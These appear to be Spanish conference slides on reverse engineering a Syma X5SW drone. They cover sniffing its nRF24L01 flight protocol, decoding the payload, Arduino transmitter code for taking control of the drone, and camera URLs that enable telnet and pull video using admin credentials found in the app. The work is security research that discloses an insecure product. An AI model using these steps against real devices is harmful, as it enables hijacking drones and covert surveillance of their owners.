Love is in the air: Reverse Engineering a shitty drone

@EzequielTBH

FARADAY

Whoami

- Ezequiel Tavella - @EzequielTBH
- Developer Faraday platform - @faradaysec
- Infosec enthusiast (pentesting, CTF, SDR, programming, reversing, exploits)

Que vamos a ver hoy?

Aciertos y dificultades en ...

FARADAY

Reversing del protocolo de comunicación

Interceptar la telemetria del drone

- Capturar los paquetes de vuelo
- Hallar y entender el protocolo
- Mostrarlo en una interfaz gráfica!

FARADAY

Reversing del protocolo de comunicación

Transmitir órdenes al drone (Hijackearlo?)

- Buscar el hardware adecuado
- Codear!
- Optimizar el transmisor

FARADAY

Nuestro target: Syma X5SW

FARADAY

Reversing del protocolo de comunicación

Canal de comunicacion?

- Wi-Fi
- Radiofrecuencia
- Bluetooth

FARADAY

Reversing del protocolo de comunicación

Un tip...

- Busca el FCC-ID de tu dispositivo
- Usa fccid.io con ese ID
- Manuales, fotos y analisis for free!
- Tenemos el rango de frecuencia de transmisión ahora!

FARADAY

Reversing del protocolo de comunicación

Application: R/C Toys

Equipment Class: DXX - Part 15 Low Power Communication Device Transmitter

View FCC ID on FCC.gov: 2AG3M-SYMA20160607

Registered By: SYMA MODEL AIRCRAFT INDUSTRIAL CO.,LTD - 2AG3M (China)

you@youremail.com Subscribe

App #	Purpose	Date	Unique ID
1	Original Equipment	2016-08-25	GIE0133Zlj6C63blji8hsA==

Operating Frequencies

Frequency Range	Rule Parts	Line Entry
2.41-2.474 GHz	15C	1

Reversing del protocolo de comunicación

Veamos el drone un poco...

Reversing del protocolo de comunicación

Capturar los paquetes de vuelo.

- Donde empezamos?
    - No se mucho sobre RF ni SDR ...

Reversing del protocolo de comunicación

Reversing del protocolo de comunicación

PHD VI: How They Stole Our Drone

FARADAY

Reversing del protocolo de comunicación

Positive Hack Days

- Hicieron un CTF con el objetivo de hijackear un drone Syma
- Publicaron el código que utilizaron y su research completo

❖ http://blog.ptsecurity.com/2016/06/phd-vi-how-they-stole-our-drone.html

FARADAY

Reversing del protocolo de comunicación

Positive Hack Days

- Código para decodificar los paquetes de telemetría
- Código para transmitir paquetes de vuelo!

❖ https://github.com/chopengauer/nrf_analyze

Reversing del protocolo de comunicación

Genial! Tenemos todo no? No tan rapido...

- Nuestro drone no es el mismo
- Hay codigo harcodeado - incompleto
- No esta todo explicado!

FARADAY

Reversing del protocolo de comunicación

Para interceptar los paquetes necesitamos...

- Frecuencia
- Ancho de banda y bitrate
- Canales en uso
- Drone Address

Reversing del protocolo de comunicación

Frecuencia

- Con el FCC-ID sabemos que va desde:
  - 2.41 GHz
  - 2.474 GHz
- Gracias FCC! (y control remoto)


Reversing del protocolo de comunicación

Ancho de banda y bitrate

- Tenemos algunas formas de encontrarlo...
  - Lo sacamos del blog :P
  - Revisamos la señal


Reversing del protocolo de comunicación

Ancho de banda y bitrate



Reversing del protocolo de comunicación

Ancho de banda y bitrate (Manual del módulo)



6.3 RF channel frequency

The RF channel frequency determines the center of the channel used by the nRF24L01+. The channel occupies a bandwidth of less than 1MHz at 250kbps and 1Mbps and a bandwidth of less than 2MHz at 2Mbps. nRF24L01+ can operate on frequencies from 2.400GHz to 2.525GHz. The programming resolution of the RF channel frequency setting is 1MHz.

Bandwidth 800 kHz para 250 kbps rate

Reversing del protocolo de comunicación

Canales en uso

- Que es un canal?
  - Una forma de separar e identificar las frecuencias
  - El manual indica una separación de 1 Mhz, lo que nos da 125 canales posibles (2.400 - 2.525 Ghz)

Reversing del protocolo de comunicación

Canales en uso

- Usamos el proyecto nrf_analyze
- Cargamos en GNURadio nrf.grc
- Conectamos la HackRF y buscamos los canales (Son 4, como decía la caja)

FARADAY

Reversing del protocolo de comunicación


Canales en uso

- Vamos cambiando el canal,

  usando el transmisor

  y buscando picos en la señal

  Canales: 22, 26, 30, 34



Reversing del protocolo de comunicación

Address drone

- Como evitas el overlapping de drones?
  - Usando canales distintos (Limitado)
  - Usando un identificador para cada drone

Reversing del protocolo de comunicación

Address drone

- Abrimos el template anterior de GNURadio, configuramos el canal
- Creamos un pipe y lo usamos en el template
- Corremos la tool nrf_analyze y comenzamos a ver los paquetes de vuelo!

Reversing del protocolo de comunicación

Address drone

- Drone Address encontrada: a1ca192dbc

Reversing del protocolo de comunicación

Todo listo! Recapitulando...

- Ahora podemos interceptar paquetes de vuelo, solo cambio:
  - Drone address
  - Canales
- Lo demas no cambia!

El formato del payload

El formato del payload

Como se envia el payload?

- http://yveaux.blogspot.com.ar/2014/07/nrf24l01-sniffer-part-1.html

FARADAY

El formato del payload

Cual es el payload? 10 bytes

FARADAY

El formato del payload

92	00	7F	00	00	40	00	24	00	DE

1. Acelerador motor
2. Inclinacion (Adelante o atras) **(*)**
3. Timón (Giro sobre eje) **(*)**
4. Alerones (Inclinación izquierda o derecha) **(*)**

10. CRC (XOR de los primeros 9 bytes + 0x55)

- (Bit alto = direccion, restante = valor)

FARADAY

El formato del payload

Ya esta! Tenemos todo listo para nuestro interceptor

- droneTelemetry.py
  - Class DecoderSymaX5SW: Parsea cada byte del paquete de vuelo, devolviendo una acción
  - Class DisplayDrone: Usando urwid, muestra una interfaz gráfica con las acciones del drone!

FARADAY

DEMO TIME!

El transmisor

FARADAY

El transmisor


Transmitir órdenes (Lo bueno!)

- Necesitamos un modulo de transmision: NRF24
- Lo usamos por que es barato ($150), estandar y funciona con Arduino - Raspberry - Beaglebone.
- Las libs no son muy buenas, pero funcionan ...

FARADAY

El transmisor

Transmitir órdenes (Lo bueno!)



El transmisor

Un tip: Modo monitor NRF24

- Permite escuchar todos los paquetes, sin necesidad de especificar una dirección.
- Una fallo en la validación del address, 0x55 (Preambulo comun) es aceptado como address (Aunque no deberia)

❖ http://yveaux.blogspot.com.ar/2014/07/nrf24l01-sniffer-part-1.html

El transmisor

Transmitir órdenes (Lo bueno!)...

- Tenemos todos lo necesario para codear un transmisor (Ya reverseamos el protocolo)
- Usamos la lib RF24 (https://github.com/nRF24/RF24)
- Tenemos que conectar bien el módulo (Parece un chiste, pero cuesta)

FARADAY

El transmisor

Transmitir órdenes (Lo bueno!)...

nRF24L01+	Arduino UNO
1: GND	pin GND
2: VCC	pin 3V3
3: CE	pin 9
4: CSN	pin 10
5: SCK	pin 13
6: MOSI	pin 11
7: MISO	pin 12

El transmisor

Transmitir órdenes (Lo bueno!)...

- Recuerdan los 4 canales?
- En las pruebas resulta que transmitiendo en 1 canal es suficiente
- Nos simplifica un poco las cosas

El transmisor

sender

```
// Syma X5SW Transmissor FINAL VERSION

#include <nRF24L01.h>
#include <printf.h>
#include <RF24.h>
#include <RF24_config.h>

//Pins CE and CSN Arduino Uno R3
#define CE_PIN 9
#define CSN_PIN 10

RF24 radio(CE_PIN, CSN_PIN);

char character;
uint8_t channel;
uint8_t packet[10];
int packet_buffer[10] = {0,0,0,0,0,0,0,0,0,0};

// Address to transmit data
uint64_t address = 0xa1ca192dbcLL;

// Channels of binding
// Alternatives: 22 , 30 , 54, 62
uint8_t chan[4] = {22, 26, 30, 34};
```

El transmisor

```
void setup()
{
  //Initialize serial port
  Serial.begin(2400);
  printf_begin();

  //Initialize NRF24L01 for write
  radio.begin();

  radio.setDataRate(RF24_250KBPS);
  radio.setCRCLength(RF24_CRC_16);
  radio.setPALevel(RF24_PA_MAX);
  radio.setAutoAck(false);
  radio.setRetries(0,0);

  radio.openWritingPipe(address);
  radio.setPayloadSize(10);
  radio.setChannel(chan[0]);
  radio.printDetails();
}
```

FARADAY

Y la camara?

Vemos que levanta un AP Wi-Fi, y tiene un APK para usarla...

- Decompilamos el APK
- Nos encontramos con una IP: 192.168.1.1
- Encontramos credenciales en una URL
    - http://192.168.1.1/request_av.cgi?user=admin&pwd=
- Un escaneo de Nmap nos muestra el puerto 80 (Servidor web) y puerto 2345
- Encontramos una direccion IP: 54.249.124.86


Y la camara?

Vemos que levanta un AP Wi-Fi, y tiene un APK para usarla...

- Luego de mucho googlear, llegamos a la conclusión que la cámara es de un fabricante chino:
  - http://wiki.reecam.cn
- Miramos bien la documentación
- Encontramos una forma de habilitar un telnet!
  - http://192.168.1.1/set_params.cgi?telnetd=1&save=1&reboot=1

FARADAY

Tenemos shell!



FARADAY

Pero y el streaming de video?

Leemos un poco más de documentación en chino...

- Para crear un snapshot y descargarlo
  - http://192.168.1.1/snapshot.cgi?user=admin&pwd=
- Usamos las credenciales encontradas en el APK!

Pero y el streaming de video?

Leemos un poco más de documentación en chino...

- Para obtener el streaming:
  - Primero obtenemos el ID de sesion de streaming:
    - http://192.168.1.1/request_av.cgi?user=admin&pwd=
  - Luego con ese ID, obtenemos el streaming
    - http://192.168.1.1/videostream.cgi?user=admin&pwd=&stream=714546261

FARADAY

DEMO TIME!

FARADAY

Conclusiones

- Interceptamos los datos de vuelo y la cámara!
- Tuvimos problemas con la transmisión, lo resolvimos con un power bank.
- No hay seguridad en la comunicación: ni cifrado, ni protocolo de asociación (El que tiene más potencia, gana el control del drone)

Gracias,

Preguntas?

Ezequiel Tavella ezequieltbh@infobytesec.com *twitter* @EzequielTBH

www.faradaysec.com